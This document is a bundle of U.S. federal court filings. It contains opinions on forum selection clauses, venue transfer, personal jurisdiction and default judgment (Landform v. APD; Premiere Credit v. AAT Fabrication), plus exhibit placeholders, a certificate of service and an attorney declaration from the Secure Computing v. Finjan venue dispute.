A.R.S. § 32-1159(D). The definition of a "construction contract" in A.R.S. § 32-1159 is almost identical to the definition in A.R.S. § 32-1129. Therefore, APD's interpretation of "construction contract" in A.R.S. § 32-1129 is equally applicable to A.R.S. § 32-1159. However, under APD's interpretation, the definition of "construction contract" in A.R.S. § 32-1159 would cover all architect-engineer professional service contracts since all such contracts relate to the development or improvement of land. Therefore, APD's interpretation of construction contract would make superfluous A.R.S. § 32-1159's definition and regulation of architect-engineer professional service contracts.

The Court presumes the Arizona legislature did not intend this superfluity. See Champlin v. Sargeant, 192 Ariz. 371, 965 P.2d 763, 766 (Ariz. 1998) ("Interpreting statutory language requires that we give meaning to each word, phrase, clause, [*10] and sentence within a statute so that no part will be superfluous, void, contradictory, or insignificant."). Instead, by separately defining architect-engineer professional service contracts, the Arizona legislature has evinced an intent to carve out architect-engineer professional service contracts from the otherwise broad definition of construction contracts. Therefore, the fact that A.R.S. § 32-1159 expressly regulates the contents of both architect-engineer professional service contracts and construction contracts, whereas A.R.S. § 32-1129.05 refers only to construction contracts, is support that the latter provision was not intended to apply to architect-engineer professional service contracts. On its face, the Contract between APD and Landform meets the definition of an architect-engineer professional service contract. As a result, A.R.S. § 32-1129.05 does not apply to void the forum selection clause.

APD does not make any other arguments against enforceability of the forum selection clause. Therefore, this Court's exercise of personal jurisdiction over APD comports with due process.

C. Venue Transfer to Arizona

In the alternative, APD argues for venue in Arizona. 28 U.S.C. § 1404(a) [*11] provides: "For the convenience of parties and witnesses, in the interest of justice, a district court may transfer any civil action to any other district or division where it might have been brought." However, a plaintiff's choice of forum is given presumptive weight, and therefore, motions to transfer "should not be freely granted." In re Nine Mile Ltd., 692 F.2d 56, 61 (8th Cir. 1982) (overruled on other grounds). Although a forum selection clause is not dispositive of a motion to transfer, "[t]he presence of a forum-selection clause . . . will be a significant factor that figures centrally in the district court's calculus." Stewart Org., Inc. v. Ricoh Corp., 487 U.S. 22, 29, 108 S. Ct. 2239, 101 L. Ed. 2d 22 (1988). In analyzing a motion to transfer, federal courts employ a three-factor balancing test: "(1) the convenience of the parties, (2) the convenience of the witnesses, and (3) the interests of justice." Terra Int'l, Inc. v. Miss. Chem. Corp., 119 F.3d 688, 691 (8th Cir. 1997).

1. Convenience of the Parties

APD argues it is more significantly inconvenienced by litigating in Minnesota than Landform would be if the case were moved to Arizona. However, APD has a high bar to clear to demonstrate inconvenience. "Since [*12] it may be assumed that parties consider the inconvenience of the forum at the time they enter a contract, it is 'incumbent on the party seeking to escape his contract to show that [proceeding] in the contractual forum will be so gravely difficult and inconvenient that he will for all practical purposes be deprived of his day in court.'" Dominium, 248 F.3d at 727 (alteration in original, citations omitted). APD avers its party witnesses and documents are located primarily in metropolitan Phoenix, Arizona or in APD's headquarters in Bellevue, Washington. Borrego Decl. P 7. Although it has an office in Phoenix, Landform avers that most of its party witnesses and documents are in Minnesota. The Court finds that the convenience-of-the-parties factor is neutral and does not favor transfer.

2. Convenience of the Witnesses

APD argues the convenience-of-the-witnesses factor weighs in its favor. Issues relevant to this factor include the number of essential nonparty witnesses, their location, and the preference for live testimony. Graff v. Qwest Commc'ns Corp., 33 F. Supp. 2d 1117, 1121 (D. Minn. 1999). APD avers that it will present evidence that the City of Gilbert rejected certain design proposals [*13] that Landform created. APD contends that trying this dispute in Minnesota will be destructive to its case because relevant City of Gilbert witnesses are not subject to compulsory process in Minnesota. In response, Landform notes that if these witnesses are unavailable to testify during a trial in Minnesota, APD can still present their deposition testimony or present remote live testimony under Federal Rule of Civil Procedure 43(a). However, the Court finds the preference for live testimony of these nonparty witnesses militates in favor of transferring venue to Arizona.

3. Interest of Justice

Finally, APD argues the interest of justice favors a transfer to Arizona. Seven factors are to be considered in the interest of justice determination: "(1) judicial economy, (2) the plaintiff's choice of forum, (3) the comparative costs to the parties of litigating in each forum, (4) each party's ability to enforce a judgment, (5) obstacles to a fair trial, (6) conflict of law issues, and (7) the advantages of having a local court determine questions of local law." Terra Int'l, 119 F.3d at 696.

As to the first factor, the Court finds that the claims in this action and the Arizona litigation involve [*14] the same subject matter and should be tried together in one court. Admittedly, because the Contract was executed in Arizona and pertains to development of land in Arizona, Arizona has a strong connection to the facts of this litigation. However, much of Landform's work occurred in Minnesota, and APD signed a contract with a forum selection clause specifying a Minnesota forum and application of Minnesota law. Pursuant to this clause, Landform commenced litigation in Minnesota on January 25, 2007. APD can not escape from the forum selection clause merely because it subsequently chose to commence duplicative litigation in Arizona. The judicial economy factor is neutral.

As to the second factor, APD claims Landform's choice of forum should not be given significant weight because the Contract was executed in Arizona and the Contract concerns development of land in Arizona. However, the finding that the forum selection clause is valid trumps APD's argument. As noted above, a forum selection clause, while not dispositive, is to be accorded significant weight. Stewart, 487 U.S. 29. Thus, this factor weighs in favor of Landform.

As to the third factor, APD argues Arizona will be a cheaper forum [*15] to litigate in because a majority of witnesses and documents are in Arizona. Landform, however, avers that the majority of its documents and witnesses are in Minnesota. The Court finds this factor is neutral.

Neither party has argued that the fourth, fifth, or sixth interest-of-justice factors favor one forum over the other. Therefore, the Court accords these factors no weight. APD argues the final factor, the advantage of having a local court determine questions of local law, favors Arizona. However, the forum selection clause in the Contract also specifies that Minnesota law governs. Therefore, to the extent the seventh factor carries any weight, it favors a Minnesota forum. On balance the Court finds the interest-of-justice factor is neutral. Because none of the three factors considered in the transfer of venue analysis strongly favors APD, the Court finds transfer to Arizona to be inappropriate in this action, particularly in light of the forum selection clause.

IV. CONCLUSION

Based upon the foregoing, and all the files, records, and proceedings herein, **IT IS HEREBY ORDERED** that Defendant American Property Development, Inc.'s Motion to Dismiss [Docket No. 4] is **DENIED.**

BY THE COURT:

s/ [*16] ANN D. MONTGOMERY

U.S. DISTRICT JUDGE

Dated: June 28, 2007.

EXHIBIT V

LEXSEE 2005 U.S. DIST. LEXIS 8401

PREMIERE CREDIT OF NORTH AMERICA, LLC, Plaintiff, vs. AAT FABRICATION, INC., Defendant.

1:04-cv-1391-LJM-WTL

UNITED STATES DISTRICT COURT FOR THE SOUTHERN DISTRICT OF INDIANA, INDIANAPOLIS DIVISION

2005 U.S. Dist. LEXIS 8401

May 5, 2005, Decided
May 5, 2005, Filed

COUNSEL: [*1] For PREMIERE CREDIT OF NORTH AMERICA, LLC, Plaintiff: George Douglas Abrams, ABRAMS & WELDY, PA, Indianapolis, IN.

For AAT FABRICATION, INC., Defendant: William Arthur Francis, Glendale, CA.

JUDGES: LARRY J. McKINNEY, CHIEF JUDGE.

OPINION BY: LARRY J. McKINNEY

OPINION

ORDER ON DEFENDANT'S MOTION FOR RELIEF FROM DEFAULT JUDGMENT AND MOTION TO DISMISS COMPLAINT FOR LACK OF PERSONAL JURISDICTION OVER DEFENDANT

This matter comes before the Court on Defendant's, AAT Fabrication, Inc. ("AAT"), Motion for Relief From Default Judgment and Motion to Dismiss the Complaint for Lack of Personal Jurisdiction Over Defendant against Plaintiff, Premiere Credit of North America, LLC ("Premiere Credit"). The issues have been fully briefed by the parties and the motion is ripe for ruling.

For the reasons stated herein, the Court **DENIES** Defendant's motions.

I. MOTION TO DISMISS FOR LACK OF PERSONAL JURISDICTION

AAT brings forth a 12(b)(2) motion to dismiss for lack of personal jurisdiction. [1] In a thoroughly confusing manner, replete with sentence fragments, improper citation, and a general lack of structure, AAT argues that it has never done business with anyone, had a sales organization [*2] in, nor solicited business in Indiana. Def.'s Mot. at 3, 5. Premiere Credit argues that AAT's actions in the State were in performance of its obligations under the contract's warranty provision and the cause of action is, at least in part, based upon breach of that contract. More specifically, Premiere Credit asserts that the Court has personal jurisdiction over AAT under Indiana Trial Rules 4.4(a)(1).(2), and (4).

1 In its reply brief, AAT also argues for dismissal based on insufficiency of process under Federal Rule of Civil Procedure 12(b)(4) and insufficiency of service of process under Federal Rule of Civil Procedure 12(b)(5), but did not raise such affirmative defenses in its original 12(b) motion and are therefore waived. The Court will not consider new and independent arguments or theories of relief that were not raised in the original motion. *See, e.g., Hentosh v. Herman M. Finch Univ. of Health Sci./The Chi. Med. Sch.*, 167 F.3d 1170, 1173 (7th Cir. 1999) ("Arguments not raised in an opening brief are waived.").

[*3] **A. FACTUAL BACKGROUND**

On or about January 4, 2004, AAT (a California Corporation) entered into a written contract ("Contract") to manufacture an aquarium tank ("Tank") for Premiere Credit (an Indiana Limited Liability Company). AAT was aware that the Tank was to be used by Premiere Credit in the State of Indiana. The Contract provided a five-year warranty provision that provided for, *inter alia*, on-site repair of the Tank. Upon arrival at the offices of Premiere Credit, the Tank was found to be defective. On or about August 14th or 15th, two AAT employees traveled from California to Indiana to perform repair work under the warranty. Shortly thereafter, Premiere Credit

filed this suit for breach of contract, breach of warranty, and breach of implied warranty.

B. STANDARD

Federal Rule of Civil Procedure 12(b)(2) requires the dismissal of a claim where jurisdiction over the defendant is lacking. In considering a Rule 12(b) motion, the Court examines the sufficiency of the Complaint and not the merits of the lawsuit. The Court accepts as true all well-pleaded factual allegations and draws all reasonable inferences bearing on personal [*4] jurisdiction in favor of the plaintiff. The Court may receive and weigh affidavits, exhibits, or other evidence submitted by the parties, but must construe all facts concerning jurisdiction, including factual disputes, in favor of the nonmovant. *See Deluxe Ice Cream Co. v. R.C.H. Tool Corp.*, 726 F.2d 1209, 1215 (7th Cir. 1984). Dismissal is appropriate only if it appears to a certainty that the plaintiff can establish no basis for personal jurisdiction.

When subject matter jurisdiction is based on diversity of citizenship, as it is here, a court has personal jurisdiction over a nonresident defendant only if a state court would have jurisdiction. *See Purdue Research Found. v. Sanofi-Synthelabo, S.A.*, 338 F.3d 773, 779 (7th Cir. 2003). Indiana's long-arm statute is embodied in Indiana Trial Rule 4.4(A). [2] As amended in 2003, Rule 4.4(A) provides for jurisdiction over defendants on any basis not inconsistent with the state or federal constitutions. Therefore, what was temporarily a two-step inquiry requiring an analysis of both state statutory authority and federal due process prerequisites has now become once again a single inquiry into the limits [*5] of due process. *See Richards & O'Neil, LLP v. Conk*, 774 N.E.2d 540, 550 n. 6 (Ind. Ct. App. 2002) (Najam, J., concurring). Stated another way, "the first prong of the inquiry collapses into the second prong, and the only issue is whether the exercise of jurisdiction over [AAT] comports with federal due process." *Litmer v. PDQUSA.com*, 326 F. Supp. 2d 952, 955 (N.D. Ind. 2004) (citing *Dainippon Screen Mfg. Co. v. CFMT, Inc.*, 142 F.3d 1266, 1270 (Fed. Cir. 1998)).

2 Indiana Trial Rule 4.4(a) provides as follows:

> Any person or organization that is a nonresident of this state, a resident of this state who has left the state, or a person whose residence is unknown, submits to the jurisdiction of the courts of this state as to any action arising from the following acts committed by him or her or his or her agent:
>
> (1) doing any business in this state;
>
> (2) causing personal injury or property damage by an act or omission done within this state;
>
> (3) causing personal injury or property damage in this state by an occurrence, act or omission done outside this state if he regularly does or solicits business or engages in any other persistent course of conduct, or derives substantial revenue or benefit from goods, materials, or services used, consumed, or rendered in this state;
>
> (4) having supplied or contracted to supply services rendered or to be rendered or goods or materials furnished or to be furnished in this state;
>
> (5) owning, using, or possessing any real property or an interest in real property within this state;
>
> (6) contracting to insure or act as surety for or on behalf of any person, property or risk located within this state at the time the contract was made;

> (7) living in the marital relationship within the state notwithstanding subsequent departure from the state, as to all obligations for alimony, custody, child support, or property settlement, if the other party to the marital relationship continues to reside in the state; or
>
> (8) abusing, harassing, or disturbing the peace of, or violating a protective or restraining order for the protection of, any person within the state by an act or omission done in this state, or outside this state if the act or omission is part of a continuing course of conduct having an effect in this state.

[*6] Due process requires that a non-resident defendant have "certain minimum contacts with [the forum state] such that the maintenance of the suit does not offend traditional notions of fair play and substantial justice.'" *Int'l Shoe Co. v. Washington*, 326 U.S. 310, 316, 90 L. Ed. 95, 66 S. Ct. 154 (1945) (quoting *Milliken v. Meyer*, 311 U.S. 457, 463, 85 L. Ed. 278, 61 S. Ct. 339 (1940)). Personal jurisdiction under Indiana Trial Rule 4.4(A) may be either general or specific. *See, e.g., Alpha Tau Omega v. Pure Country, Inc.*, 185 F. Supp. 2d 951, 956 (S.D. Ind. 2002). General jurisdiction is proper when a defendant has "continuous and systematic business contacts" with a state and it allows a defendant to be sued in that state regardless of the subject matter of the lawsuit. *See Helicopteros Nacionales de Colombia, S.A. v. Hall*, 466 U.S. 408, 416, 80 L. Ed. 2d 404, 104 S. Ct. 1868 (1984). On the other hand, a state may exercise specific jurisdiction when the defendant has a lesser degree of contact with the state, but the litigation arises out of or is related to those contacts. *Id.* at 414 n. 8. This is a specific jurisdiction case.

Due process requires that a non-resident defendant must have [*7] established its contacts with the forum state by purposefully availing itself of the privilege of conducting business there. *See Logan Prods., Inc. v. Optibase, Inc.*, 103 F.3d 49, 52 (7th Cir. 1996). "This purposeful availment' requirement ensures that a defendant will not be haled into a jurisdiction solely as a result of random,' fortuitous,' or attenuated' contacts." *Burger King v. Rudzewicz*, 471 U.S. 462 at 475, 85 L. Ed. 2d 528, 105 S. Ct. 2174 (quoting *Keeton v. Hustler Magazine, Inc.*, 465 U.S. 770, 774, 79 L. Ed. 2d 790, 104 S. Ct. 1473 (1984)). In other words, the defendant's conduct and connection with the forum state should be such that it reasonably anticipates being haled into court there. *See Burger King*, 471 U.S. at 474.

C. ANALYSIS

The Court concludes that Federal due process is satisfied in this interstate commercial contract and breach of warranty dispute. AAT had contacts with Indiana sufficient to support specific jurisdiction in this case. The submitted evidence reveals that (1) AAT entered into a Contract with Premiere Credit to manufacture the Tank, (2) the Contract contained a five-year warranty provision, [3] and (3) that AAT was aware that the tank would be shipped [*8] to and located in Indiana. [4] Representatives of AAT traveled to Indiana to inspect and repair the aquarium on or about August 14-15, 2004, in partial performance of their duties under the warranty provision of the Contract. By coming to the State, *see* Def.'s Exh. 9, PP 3-7, AAT's contacts with Indiana were purposeful rather than random or fortuitous, and those contacts gave AAT fair warning that it could be subject to suit in Indiana on disputes arising from those contacts. *See F. McConnell Sons, Inc. v. Target Data Sys., Inc.*, 84 F. Supp. 2d 961, 968 (N.D. Ind. 1999) ("both the Seventh Circuit and this Court have long recognized that a defendant's visits to the forum state to check on or assist in the performance of a contract demonstrate the requisite purposeful availment of the privilege to conduct business in the forum state."); *Wisconsin Elect. Mfg. Co. v. Pennant Prods., Inc.*, 619 F.2d 676 at 677-78 (7th Cir. 1980) (holding that personal jurisdiction over defendant existed where defendant's only contacts with the forum state were a per-contract negotiation visit and a post-contract performance negotiation visit); *United States Gypsum Co. v. All Tank Sales & Supply Co.*, 977 F. Supp. 1340, 1343 (N.D. Ill. 1997) [*9] (defendant's visit to Illinois during the course of performance is a significant contact with the state) (quotations omitted); *Enviroplan, Inc. v. W. Farmers Elec. Coop.*, 900 F. Supp. 1055, 1060-61

(7th Cir. 1995) (internal citations omitted) (personal jurisdiction established by two visits to Indiana by representatives of the defendant for negotiations relating to performance under the contract); *Hexacomb Corp. v. Damage Prevention Prods. Corp.*, 905 F. Supp. 557, 562-63 (7th Cir. 1995) (defendant's trip to Indiana to check on the progress of the building of a machine "is a manifest indication that [defendant] (purposefully availed itself of the privilege to conduct business in Indiana."). AAT's knowledge that the Tank would be shipped to and used in Indiana and sending two AAT two employees to Indiana to perform (or attempt to perform) contractual obligations under the Contract's warranty provision, provides sufficient minimum contacts for personal jurisdiction.

3 The contract between the parties reads as follows:

> SELLER guarantees the Aquarium against any leakage due to defective workmanship or defective product, for a period of five years from the date that PURCHASER takes possession of the tank . . . [and i] f the tank is found to be defective . . . SELLER shall have the opportunity to Inspect [sic] and repair or replace the Aquarium within 21 days or other reasonable time after notice is received. SELLER may repair or replace the Aquarium at Purchser's office, or opt to have the Aquarium returned to Sellers [sic] place of business for repair. . . .

Def.'s Exh. 2, Exh. A, at P 11(a) and (e).

[*10]

4 Before a deposit was given for the construction of the tank, Philip Squier ("Squier") (Premiere Credit's representative) visited AAT's manufacturing facility to see that AAT was capable of performing the construction of the tank. Paddock testified in his affidavit:

> My best remembrance is that [Squier] came out on two other occasions, once to inspect the tank to make sure it was ready to ship and to arrange for and pay the cost of shipping the tank as it was Premiere's responsibility to accept the tank at AAT's facility and have it shipped by Premiere [Credit] *to its Indiana office* at Premiere's cost and expense.
>
> Def.'s Exh. 2. P 6 (emphasis added). AAT was on notice that the tank would be shipped to and used in Indiana, where the aforementioned five-year warranty would be in effect.

Having found sufficient minimum contacts, AAT escapes jurisdiction only by making a compelling case that forcing it to litigate in the forum state would violate traditional notions of fair play and substantial justice. *See Burger King*, 471 U.S. at 477. AAT has not submitted [*11] evidence demonstrating that forcing it to litigate in this forum would violate traditional notions of fair play and substantial justice. Though it is always somewhat burdensome to defend a lawsuit away from one's forum state, it is not a burden that violates due process in this instance. *See Burger King*, 471 U.S. at 474 (explaining that modern transportation and communications mean it is usually not unfair or too burdensome to require a party to defend itself in a state in which it engages in economic activity); *Logan Prods.*, 103 F.3d at 54; *see also Bd. of Trustees, Sheet Metal Workers' Nat'l Pension Fund v. Elite Erectors, Inc.*, 212 F.3d 1031, 1037 (7th Cir. 2000) ("Easy air transportation, the rapid transmission of documents, and the abundance of law firms with nationwide practices, make it easy these days for cases to be litigated with little extra burden in any of the major metropolitan areas.").

The evidence submitted to the Court shows that at least two AAT employees traveled to Indiana to undertake warranty repair work and planned to make a second trip to complete that work, *see* Def.'s Exh. 9, PP 3-7, and AAT [*12] would not suffer a significantly greater burden in defending this suit than it carries when it sends its employees to Indiana. Indiana has a legitimate interest in adjudicating a dispute related to contacts in the State, and the plaintiffs have an interest in obtaining convenient and effective relief. *See Burger King*, 471 U.S. at 482-83. In light of the substantial connection between AAT's purposeful contacts with this forum and Premiere Credit's claims, the exercise of personal jurisdiction over AAT is proper in this judicial district.

II. RELIEF FROM DEFAULT JUDGMENT

AAT also seeks relief from the Court's November 2, 2004, entry of Default Judgment for alleged "intrinsic fraud before the Court." *See* Def.'s Mot. at 1. AAT argues that relief should be granted because counsel of record for Premiere Credit, Attorney Douglas G. Abrams ("Attorney Abrams"), committed intrinsic fraud before the Court by moving for Judgment after he told counsel

of record for AAT, William A. Francis ("Attorney Francis"), during a telephone conversation on September 13, 2004, that he did not consider service upon AAT's counsel service upon AAT. *See* Def.'s Mot. at 1-3. The [*13] Motion does not specify the Rule under which it is based. [5]

5 In it's reply brief, AAT introduces new theories for relief including Federal Rule of Civil Procedure 60(b)(1) mistake, inadvertence, surprise or excusable neglect, (4) the judgment is void, and (6) any other reason justifying relief from the operation of judgment to set aside Default Judgment. *See* Def.'s Rep. Br. at 1. Again, the Court will not consider new and independent arguments or theories of relief that were not raised in the original motion. *See* n. 1.

A. FACTUAL BACKGROUND

Attorney Abrams had hired Green's Attorney Service ("Green's") to make service upon AAT's CEO, Lloyd Paddock ("Paddock"). Attorney Abrams also served a Summons and Complaint was served on Attorney Francis on August 27, 2003, because they had been communicating regarding this matter. At the time Attorney Francis was served, Attorney Abrams was not aware that Attorney Francis was AAT's registered agent for service.

[*14] During a telephone conversation on September 13, 2004, Attorney Abrams told Attorney Francis that service upon an Attorney is not service upon the party, that serving him was a matter of courtesy; and he was still attempting to serve Paddock. Attorney Abrams was not then aware that Attorney Francis was AAT's registered agent for service -- a fact that Attorney Francis failed to disclose and claims to have been unaware of.

Green's was unable to serve Paddock and on September 15, 2004, Attorney Abrams decided to serve the registered agent by certified mail. In so doing, Attorney Abrams learned that Attorney Francis was AAT's registered agent for service. Now knowing that Attorney Francis was the registered agent for service, Attorney Abrams then considered AAT to be served and stated emphatically in bold letters in a letter dated September 15, 2005: **"It is my position that service has been perfected on AAT and the date for filing your answer or responsive pleading is running with no interruption."** Pl.'s Exh. 6 (emphasis in original). Attorney Francis then acknowledged the assertion of good service in a response letter dated September 17, 2004. *See* Pl.'s Exh. 10.

On [*15] September 21, 2004, Premiere Credit moved for default judgment. A few days later, the Court's September 24, 2005, Order granted Attorney Francis' Motion to Appear *pro hac vice*. After being admitted, Attorney Francis took no steps to contest the suit. The Court's November 2, 2004, Order entered Default Judgment for Premiere Credit for AAT's failure to plead or otherwise defend the action.

B. STANDARDS

Two avenues of recourse are available to a party seeking post-judgment relief in the district court -- a motion to alter or amend judgment pursuant to Federal Rule of Civil Procedure 59(e) ("Rule 59(e)"), or a motion to vacate judgment under Federal Rule of Civil Procedure 60(b) ("Rule 60(b)"). Rule 59(e) allows the movant to bring to a court's attention a manifest error of law or fact, or newly-discovered evidence, *see Bordelon v. Chi. Sch. Reform Bd. of Trustees*, 233 F.3d 524, 529 (7th Cir. 2000), while Rule 60(b) permits a party to seek relief on the grounds of mistake, inadvertence, excusable neglect, newly discovered evidence, or fraud. *See* Fed. R. Civ. P. 60(b) [*16] .

It is well-established that Rule 60(b) relief "is an extraordinary remedy and is granted only in exceptional circumstances." *Dickerson v. Bd. of Educ. of Ford Hghts.*, 32 F.3d 1114, 1116 (7th Cir. 1994) (citations omitted). And relief under Rule 60(b) from a dismissal for lack of prosecution is warranted "only upon a showing of extraordinary circumstances that create a substantial danger that the underlying judgment was unjust." *Id.* To obtain relief, the party must prove by clear and convincing evidence that (1) the party maintained a meritorious claim at trial and (2) because of the fraud, misrepresentation, or misconduct of the adverse party, (3) the party was prevented from fully and fairly presenting its case at trial. *See Provident Sav. Bank v. Popovich*, 71 F.3d 696, 699 (7th Cir. 1995).

C. ANALYSIS

The only arguable basis for relief presented in AAT's motion is Rule 60(b)(3)'s "fraud." The Court will evaluate the motion under that Rule. The Court finds that Attorney Abrams' actions were far from fraudulent and AAT's accusation is baseless. The parties' submissions simply don't reveal fraud. True, "the philosophy of modern federal [*17] procedure favors trials on the merits," *A.F. Dormeyer Co. v. M.J. Sales & Distrib. Co.*, 461 F.2d 40, 43 (7th Cir. 1972) (internal quotation marks and citation omitted), and Rule 60(b) relief is granted more liberally in those cases where the relief is sought to vacate a default judgment, *C.K.S. Eng'rs, Inc. v. White Mountain Gypsum Co.*, 726 F.2d 1202, 1205 (7th Cir. 1984) ("A default judgment, like a dismissal, is a harsh sanction which should usually be employed only in extreme situations . . . Thus, it is appropriate that [Rule 60(b)] be liberally applied in the context of default

judgments. . . ."). And while "default judgments should generally be set aside where the moving party acts with reasonable promptness, alleges a meritorious defense to the action, and where the default has not been willful," *Dormeyer*, 461 F.2d at 43 (internal quotation marks and citation omitted), AAT failed to submit evidence, let alone clear and convincing evidence, of any of the requirements necessary for relief under Rule 60(b).

AAT failed to show (1) it had a meritorious defense, (2) that Premiere Credit or Attorney Abrams engaged in misconduct [*18] or acted fraudulently, and (3) that AAT was prevented from fairly and fully presenting it's case at trial. Attorney Francis was aware no later than September 17, 2005, that he was the registered agent for AAT and had been served, yet he did nothing to defend the suit, nor proffer excuse to account for his misfeasance. [6] *See Popovich*, 71 F.3d at 699. Because AAT has not shown extraordinary circumstances that create a substantial danger that the underlying judgment was unjust, *see Dickerson*, 32 F.3d at 1116, the Court appropriately denies AAT's motion for relief from the Default Judgment under Rule 60(b). [7]

6 AAT's briefing does not set forth any reason or excuse for the default, nor does it cite to supporting documentation. A careful review of all documents submitted to the Court reveals only Attorney Francis' tepid excuse that "I am a sole practitioner and the press of other work and the motion's [sic] being made prior to my being admitted didn't allow me time to process a Rule 12 motion or contest the motion for default." Francis Aff., P 10. Such an explanation is more or less a Rule 60(b)(1) mistake, inadvertance, or excusable neglect claim, but as explained above in footnote 1, AAT failed to make such argument in it's original motion, and the Court must base this decision on the fraud allegation alone, for which AAT has not made a satisfactory showing. Therefore, the Court shall not engage in an analysis of whether Attorney Francis' negligence was excusable. *See Pioneer Inv. Servs. Co. v. Brunswick Assoc. Ltd. P'ship*, 507 U.S. 380, 394, 123 L. Ed. 2d 74, 113 S. Ct. 1489 (1993).

[*19]

7 AAT also argues, without citation to a Rule, insufficiency of process (Federal Rule of Civil Procedure 4(a)) as a basis for relief from the Court's Default Judgment. However, this is actually an affirmative defense under Rule 12(b).

III. CONCLUSION

For the foregoing reasons, the Court **DENIES** Defendant's, AAT Fabrication, Inc., Motion to Dismiss for Lack of Personal Jurisdiction Over Defendant and **DENIES** the contemporaneously filed Motion for Relief from Default Judgment. The November 2, 2004, Order, entering Default Judgment in favor of Plaintiff, Premiere Credit of North America, LLC, remains without change.

IT IS SO ORDERED this 5th day of May, 2005.

LARRY J. McKINNEY, CHIEF JUDGE

United States District Court

Southern District of Indiana

UNITED STATES DISTRICT COURT
DISTRICT OF MINNESOTA

Secure Computing Corp.,

Plaintiff,

v.

Finjan Software Ltd., and
Finjan Software, Inc.

Defendants.

Case No. 0:07-cv-2198 JMR/FLN

Placeholder For Exhibits W and X to the Declaration of Trevor J. Foster and Exhibit Index in Support of Plaintiff Secure Computing Corporation's Opposition to Defendants' Motion to Dismiss or, in the Alternative, Motion to Transfer Venue [FILED UNDER SEAL]

This document is a place holder for the following item(s) which are filed in conventional or physical form with the Clerk's Office:

EXHIBIT W	A true and correct copy of a document produced in the Delaware litigation titled "Finjan Software Inc. and its Subsidiaries Consolidated Financial Statements as of December 31, 2005. [FILED UNDER SEAL]
EXHIBIT X	True and correct copies of emails exchanged between Secure and Finjan produced in the Delaware litigation

If you are a participant in this case, this filing will be served upon you in conventional format.

This filing was not e-filed for the following reason(s):

____ Voluminous Document* (Document number of order granting leave to file conventionally: _____)

____ Unable to Scan Documents (e.g., PDF file size of one page larger than 2MB, illegible when scanned)

____ Physical Object (description):

____ Non Graphical/Textual Computer File (audio, video, etc.) on CD or other media

__X__ Item Under Seal * [Document number of protective order: **22**]

____ Item Under Seal pursuant to the Judicial Conference Privacy Policy (General Order 53) (Document number of redacted version: _____)

____ Other (description):

Dated: July 25, 2007

ROBINS, KAPLAN, MILLER & CIRESI L.L.P.

By: s/ Trevor J. Foster

Ronald J. Schutz (#130849)
Jake M. Holdreith (#211011)
Christopher A. Seidl (# 313439)
Trevor J. Foster (#345568)
2800 LaSalle Plaza
800 LaSalle Avenue
Minneapolis, Minnesota 55402-2015
(612) 349-8500

ATTORNEYS FOR PLAINTIFF SECURE COMPUTING CORPORATION

UNITED STATES DISTRICT COURT
DISTRICT OF MINNESOTA

Secure Computing Corp.,

Plaintiff,

v.

Finjan Software Ltd., and
Finjan Software, Inc.

Defendants.

Case No. 0:07-cv-2198 JMR/FLN

CERTIFICATE OF SERVICE

I hereby certify that on the 25th day of July, 2007, I caused the following documents:

- **Placeholder for Plaintiff Secure Computing Corporation's Opposition to Defendants' Motion to Dismiss or, in the Alternative, Motion to Transfer Venue [FILED UNDER SEAL];**
- **LR 7.1(C) Word Count Compliance Certificate Regarding Plaintiff Secure Computing Corporation's Opposition to Defendants' Motion to Dismiss or, in the Alternative, Motion to Transfer Venue;**
- **Declaration of Paul Hawes in Support of Plaintiff Secure Computing Corporation's Opposition to Defendants' Motion to Dismiss or, in the Alternative, Motion to Transfer Venue;**
- **Affidavit of Dale Ross;**
- **Declaration of Trevor J. Foster and Exhibit Index in Support of Plaintiff Secure Computing Corporation's Opposition to Defendants' Motion to Dismiss or, in the Alternative, Motion to Transfer Venue;**
- **Exhibits A - V and Placeholder for Exhibits W and X [FILED UNDER SEAL];**

- **Certificate of Service**

to be filed electronically with the Clerk of Court through ECF, and that ECF will send an e-notice of the electronic filing to the following counsel of record:

Anthony R. Zeuli tzeuli@merchant-gould.com

I further certify that a courtesy copy was delivered to Chief Judge James M. Rosenbaum's chambers, and that the proposed order was filed with the court via e-mail to the following judge:

Chief Judge James M. Rosenbaum rosenbaum_chambers@mnd.uscourts.gov

and I certify that a copy of the proposed order and the documents noted below were filed under seal and served on counsel Anthony R. Zeuli, Esq. at Merchant & Gould, P.A., 3200 IDS Center, 80 South Eighth Street, Minneapolis, MN 55402 via Hand Delivery:

- **Plaintiff Secure Computing Corporation's Opposition to Defendants' Motion to Dismiss or, in the Alternative, Motion to Transfer Venue [FILED UNDER SEAL]; and**

- **Exhibits W and X [FILED UNDER SEAL]**

Finally, I certify that a complete copy of all of the above-noted documents filed electronically and conventionally were provided to James Hannah, Esq. at Perkins & Coie LLP, 101 Jefferson Drive, Menlo Park, CA 94025-1114 via Federal Express.

Dated: July 25, 2007 By: _s/Trevor J. Foster_____

IN THE UNITED STATES DISTRICT COURT
FOR THE DISTRICT OF MINNESOTA

SECURE COMPUTING CORPORATION, Plaintiff, v. FINJAN SOFTWARE LTD., and FINJAN SOFTWARE, INC., Defendants.	)))))))))	Civil Action No. 07-CV-2198 JMR/FLN

CORRECTED DECLARATION OF TREVOR J. FOSTER AND EXHIBITS INDEX IN SUPPORT OF PLAINTIFF SECURE COMPUTING CORPORATION'S OPPOSITION TO DEFENDANTS' MOTION TO DISMISS OR, IN THE ALTERNATIVE, MOTION TO TRANSFER VENUE

I, TREVOR J. FOSTER, declare:

1. I am an associate with the law firm of Robins, Kaplan, Miller & Ciresi L.L.P., and am one of the attorneys representing plaintiff Secure Computing Corporation ("Secure").

2. I submit this declaration and exhibit index in support of Secure's Opposition to Defendants' Motion to Dismiss or, in the Alternative, Motion to Transfer Venue.

3. I have personal knowledge of the facts stated herein. If called as a witness, I could and would testify competently concerning these matters.

4. Secure has requested a six-month discovery extension in the pending Delaware matter, *Finjan Software Ltd. v. Secure Computing Corporation, et al*. Case No.

06-369 (GMS) ("Delaware litigation"). Finjan opposes this extension and Secure intends on bringing this request to the Court.

5. As of this date, Finjan is producing its witnesses for depositions in the Delaware litigation in California and Israel, not Delaware.

6. Secure Computing's counsel informed Finjan's counsel, Paul Andre, that it had filed a complaint against Finjan in the District of Minnesota. Mr. Andre informed Secure Computing's counsel that he received authority from Finjan to accept service of the Minnesota complaint on behalf of Finjan.

7. Attached hereto as Exhibit A is a true and correct copy of Purchase Order No. 29653 from Secure Computing.

8. Attached hereto as Exhibit B is a true and correct copy of a portion of the box received by Secure Computing labeled Finjan Vital Security™ Load Balancer.

9. Attached hereto as Exhibit C is a true and correct copy of the shipping label on the box received by Secure Computing labeled Finjan Vital Security™ Load Balancer.

